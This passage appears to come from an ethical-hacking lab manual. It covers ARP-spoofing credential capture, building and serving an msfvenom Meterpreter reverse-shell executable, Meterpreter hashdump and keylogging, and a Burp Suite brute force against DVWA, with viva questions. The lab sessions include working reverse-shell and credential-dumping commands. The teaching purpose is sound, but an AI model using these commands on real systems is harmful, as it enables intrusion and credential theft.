





Step 6: Now open web browser in target or victim host and open any vulnerable website and login to the portal



Step 7: In attacker host (kali Linux) , stop capture and serach for POST HTTP header packet.



Step 8: Open the post header and observe whether the login credentials are captured



Conclusion:

1. `arpspoof` poisons the ARP tables, positioning the attacker between the victim and the gateway.
2. Traffic is intercepted and can be analyzed or manipulated.
3. Ensure IP forwarding is enabled so that the victim's communication is uninterrupted.

Question Bank:

1. What is a **Man-in-the-Middle (MITM)** attack?
2. Explain the concept of **ARP Spoofing/ARP Poisoning**.
3. Why is ARP vulnerable to spoofing?
4. What are the pre-requisites for performing a MITM attack?
5. What is the purpose of enabling **IP forwarding**?
6. How do you identify an ARP spoofing attack on a network?
7. How does `arpspoof` work, and what is its role in a MITM attack?

Experiment 6:

Acquisition of data: to learn the methods to acquire/gain access to data using virus/malware file.

Acquiring data using viruses or malware involves understanding malware techniques like keylogging, data exfiltration, and reverse shells. Here's how you can approach learning this safely and ethically:

1. Understand Malware Basics

- Learn about types of malware: Trojans, worms, ransomware, spyware, etc.
- Study the functionality and behavior of malware in isolated environments.

2. Environment Setup

- **Virtual Machines**: Use VMs like Kali Linux, Metasploitable, and Windows for testing.
- **Sandboxing Tools**: Tools like Cuckoo Sandbox help analyze malware safely.

3. Malware Development and Execution

- Explore malware creation tools like msfvenom in Metasploit.
- Understand delivery methods: phishing emails, infected documents, or USB drives.

4. Data Acquisition Techniques

- **Keylogging**: Capturing user input.
- **Data Exfiltration**: Transferring sensitive files to a remote server.
- **Persistence**: Ensuring malware stays active even after system reboots.

5. Ethical and Legal Considerations

- Use these techniques strictly within controlled, ethical hacking environments.
- Follow legal guidelines and obtain permissions for penetration testing.

Objective:

To simulate data acquisition using a malware file (e.g., keylogger or reverse shell) in a secure lab environment to understand its working mechanism.

Setup Requirements

1. **Hardware/Software:**
    - A host machine with virtualization software (e.g., VirtualBox or VMware).

- Virtual machines for the following:
  - **Attacker**: Kali Linux.
  - **Victim**: Windows 10 or Linux VM.
  - **Isolated Network**: Ensure VMs are in a NAT or host-only network.

2. **Tools:**
   - **Metasploit Framework** (on Kali Linux).
   - Malware simulation tools like **msfvenom**.
   - Network monitoring tools like **Wireshark** (optional).
   - Secure sandbox environment (e.g., Cuckoo Sandbox for analysis- Optional).

Steps for the Lab Experiment

Check for target ip using ping:

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.56.1
PING 192.168.56.1 (192.168.56.1) 56(84) bytes of data.
^C
── 192.168.56.1 ping statistics ──
622 packets transmitted, 0 received, 100% packet loss, time 635564ms
```

1. Create a Malware File

- Use `msfvenom` to generate a payload.
- Example: Creating a Windows executable file for a reverse shell:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Attacker_IP> LPORT=<Port> -f exe > malware.exe

Replace `<Attacker_IP>` and `<Port>` with your Kali Linux IP and desired port.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.6 LPORT=4444 -f exe -o s
hell_reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: shell_reverse.exe
```

2. Set Up a Listener on the Attacker Machine

- Start **Metasploit**: msfconsole

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services
```

Configure the handler to listen for the reverse shell connection:

use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST <Attacker_IP>

set LPORT <Port>

exploit


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.6
LHOST ⇒ 192.168.1.6
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.6:4444
[*] Sending stage (176198 bytes) to 192.168.1.5
[*] Meterpreter session 1 opened (192.168.1.6:4444 → 192.168.1.5:50300) at 2024-12-08 1
1:13:18 -0500
```

```
meterpreter > sysinfo
Computer        : DESKTOP-GR9Q4KJ
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > ls
Listing: C:\Users\ADMIN\Downloads
=================================
```

3. Deploy Malware to the Victim


- Transfer the `malware.exe` file to the victim machine via USB simulation, email, or file sharing (in a lab environment only).
- Or use separate port to access using browser

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
192.168.1.5 - - [08/Dec/2024 11:11:52] "GET / HTTP/1.1" 200 -
192.168.1.5 - - [08/Dec/2024 11:11:52] code 404, message File not found
192.168.1.5 - - [08/Dec/2024 11:11:52] "GET /favicon.ico HTTP/1.1" 404 -
192.168.1.5 - - [08/Dec/2024 11:12:09] "GET /shell_reverse.exe HTTP/1.1" 200 -
192.168.1.5 - - [08/Dec/2024 11:12:49] "GET /shell_reverse.exe HTTP/1.1" 304 -
```



4. Execute Malware on the Victim Machine

- Run the `malware.exe` file on the victim machine.



5. Establish a Reverse Shell Connection

- Once the malware is executed, the attacker machine should receive a **Meterpreter session**.
- Example commands in Meterpreter:
  - `sysinfo` – Get victim system details.
  - `download <file_path>` – Download a file from the victim.
  - `keyscan_start` – Start a keylogger.
  - `keyscan_dump` – Retrieve logged keystrokes.

```
meterpreter > ls
Listing: C:\Users\ADMIN\Downloads
=================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  34688     fil   2024-11-09 01:55:21 -050   1st year admission list 2024.xlsx
040777/rwxrwxrwx  0         dir   2024-11-21 09:18:01 -050   1st,3rd & 5th semester result sheet with marks
100666/rw-rw-rw-  18043556  fil   2024-11-21 09:17:50 -050   1st,3rd & 5th semester result sheet with marks.rar
100666/rw-rw-rw-  99502     fil   2024-12-04 11:31:42 -050   22CB52.pdf
100666/rw-rw-rw-  154846    fil   2024-12-04 11:31:43 -050   22CB52_IA2.pdf
```

Hashdump:

```
meterpreter > hashdump
ADMIN:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:6c356c65b7d6e449523adb16e775630f:::
```

6. Analyze the Data Acquired

- Examine files or keystrokes captured from the victim machine.
- Monitor traffic using Wireshark to observe data exfiltration.

Post-Experiment

1. **Document Observations**:
   - Describe how the malware worked.
   - Record the data retrieved.
2. **Clean Up**:
   - Remove all malware files and snapshots of infected VMs.
   - Restore VMs to clean states.

3. **Reflect on Security Measures**:
    - Analyze how such attacks could be prevented (e.g., using antivirus, firewalls, etc.).

Viva Questions:

1. How does a reverse TCP payload work in malware?
2. What are the common techniques used to obfuscate malware?
3. What are the ethical and legal implications of creating malware?
4. How can a system be secured against malware attacks?
5. What is the purpose of password-protecting malicious files during experiments?
6. What is a reverse shell, and how does it work?
7. What are some common issues faced during reverse shell connections?
8. How do you verify that a reverse shell is active?
9. What are the risks of using reverse shells in a live network?
10. Explain the role of firewalls and antivirus software in blocking reverse shells.
11. What are the ethical considerations of conducting experiments involving malware?
12. How do you ensure that malware created in the lab doesn't harm real-world systems?
13. What are the consequences of using malware outside a controlled environment?
14. Why is it important to isolate the lab environment during these experiments?
15. If the payload doesn't execute on the target machine, how would you troubleshoot?
16. What would you do if the reverse connection fails?
17. If the target has a firewall blocking outgoing connections, how would you proceed?
18. How would you secure your system against the same vulnerabilities you exploited?

Experiment 7:

Brute Force Attack: To understand the vulnerabilities associated with weak authentication mechanisms brup suite, DVWA.


A **Brute Force Attack** is a trial-and-error method used to discover credentials, such as usernames and passwords, by systematically trying all possible combinations. This experiment demonstrates how **weak authentication mechanisms** can be exploited and highlights strategies for mitigating such attacks.

Objective

1. Understand how brute force attacks exploit weak authentication mechanisms.
2. Perform a brute force attack on **DVWA** using **Burp Suite**.
3. Analyze the risks and propose mitigation strategies.


Experimental Steps:

1. **Login to DVWA**:
   - Default credentials:
     - Username: `admin`
     - Password: `password`
2. **Set DVWA Security Level**:
   - Go to **DVWA Security** and set the level to **Low**.
3. **Set Up Burp Suite**:
   - Configure the browser to use Burp Suite as a proxy (default: `127.0.0.1:8080`).
   - Open Burp Suite and ensure **Intercept** is enabled.



Step 1: Understand the Login Mechanism


1. On DVWA, navigate to the **Login** page.
2. Attempt to log in with a known incorrect password (e.g., username: `admin`, password: `123`).
3. Observe the behavior of the application upon failed login.



Step 2: Capture the Login Request


1. In Burp Suite, enable **Intercept** under the **Proxy** tab.
2. Enter login credentials on the DVWA login page and click **Login**.

3. Observe the captured HTTP POST request in Burp Suite, which contains the username and password fields.



Step 3: Send the Request to Intruder


1. In Burp Suite, right-click the captured request and select **Send to Intruder**.
2. Navigate to the **Intruder** tab and select the **Positions** sub-tab.
3. Mark the `username` and `password` parameters as attack points (use the **Add §** button).



Insert payload markers for the required payloads. In this case username=**§admin§**&password=**§password§**&Login=Login


Step 4: Configure the Payloads

1. Go to the **Payloads** sub-tab.
2. Set **Payload Set 1** for the `username` field:
    - Enter possible usernames (e.g., `admin`, `user`, `guest`).
3. Set **Payload Set 2** for the `password` field:
    - Load a password list (e.g., `/usr/share/wordlists/rockyou.txt` in Kali Linux).




Step 5: Launch the Attack

1. Click **Start Attack**.
2. Burp Suite will systematically test all username-password combinations.
